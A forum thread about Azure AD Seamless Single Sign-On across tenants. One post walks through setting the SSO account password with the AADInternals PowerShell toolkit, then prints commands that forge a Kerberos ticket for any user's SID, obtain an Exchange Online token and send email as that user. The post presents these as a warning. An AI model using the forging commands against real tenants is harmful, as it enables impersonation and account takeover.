Forum Discussion

Azure Active Directory Seamless Single Sign-On
- Feb 02, 2018
sorry... then I guess your only option is trying multiple federated tenants, but I'm not sure it's supported


Here are the steps how to set the SSO password using AADInternals toolkit.
First step is to install and import the AADInternals PowerShell Module.
Install-Module AADInternals
Import-Module AADInternals
After successful import, the text "AADInternals v0.2.8 by @NestoriSyynimaa" should appear.
Next step is to acquire an OAuth access token for pass-through authentication (PTA) which is using same tokens than DesktopSSO (=internal technical name for Seamless SSO). The following command prompts for credentials (must be Global Admin) and stores it to a variable.
$pt=Get-AADIntAccessTokenForPTA
Now, assuming that the Seamless SSO is enabled, you can list the current settings using the following command.
Get-AADIntDesktopSSO -AccessToken $pt
The output should be similar to below, depending on how many domains is registered.
Domains      : company.com
Enabled      : True
ErrorMessage :
Exists       : True
IsSuccessful : True
Now, the password for a specific domain can be set using the following command
Set-AADIntDesktopSSO -AccessToken $pt -DomainName "company.com" -Password "MyVerySecretPassword"
As the password must be same in cloud and on-prem, the command prompts whether the on-prem computer account should also be set. If you answer "yes" the command tries to set password using following commands.
$computer = Get-ADComputer "AZUREADSSOACC"
Set-ADAccountPassword -Identity $computer.DistinguishedName -NewPassword (ConvertTo-SecureString -AsPlainText "MyVerySecretPassword" -Force)
If you do not have required rights to on-prem AD or Set-ADAccountPassword cmdlet is not available, you should answer "no" and do it manually. Also, the Kerberos Key Distribution Center must be restarted in Domain Controller for the changes to take effect.
After the password for cloud is successfully set you should get the following output:
IsSuccessful ErrorMessage
------------ ------------
    True

In the case of multiple tenants, the password needs to be set to each tenant for the specific domains the tenant is using.
However, everyone should be aware that if the password (i.e. "MyVerySecretPassword") is known, you can login as any user of the tenant using user's sid:
# Generate kerberos ticket
$kt=New-AADIntKerberosTicket -SidString "S-1-5-xx-xxxxxxxxxx-xxxxxxxxxx-xxxxxxxxxx-xxx" -Password "MyVerySecretPassword"

# Get access token using the ticket, for example to Exchange Online
$at=Get-AADIntAccessTokenForEXO -KerberosTicket $kt -Domain "company.com"

# Send an email message
Send-AADIntOutlookMessage -AccessToken $at -Recipient "someone@company.com" -Subject "Message" -Message "<h1>Message</h1>"
Luckily, you cannot bypass MFA using this technique. More info at http://o365blog.com/post/kerberos/

Anyone allready implemented this somewhere? Is there any statement from Microsoft allowing this in a production environment? Nestori Syynimaa
- Mar 03, 2020No, not that I know 😞
 Will MellorMar 03, 2020Copper Contributor
Harold Baele Their is no reply from Microsoft's Azure Team on this at all. They have not said anything on this style of AD setup for Seamless Single Sign-On.
It is really frustrating and disappointing that Microsoft has not sorted this, I want to remove us from a 3rd Party Identity provider and move into Azure to provide Identity as our 3rd Party lacks features. But we cannot move as we have a requirement for Seamless Single Sign-On which is not possible with this style of AD. We would also buy Azure premium licensing if Microsoft can make this Seamless Single Sign-On in this AD style.
- Harold BaeleMar 03, 2020MCT
Sure this is frustrating. Also because having separation within a single tenant with this like Administrative Units is also still in preview - and currently nowhere near the answser... Will Mellor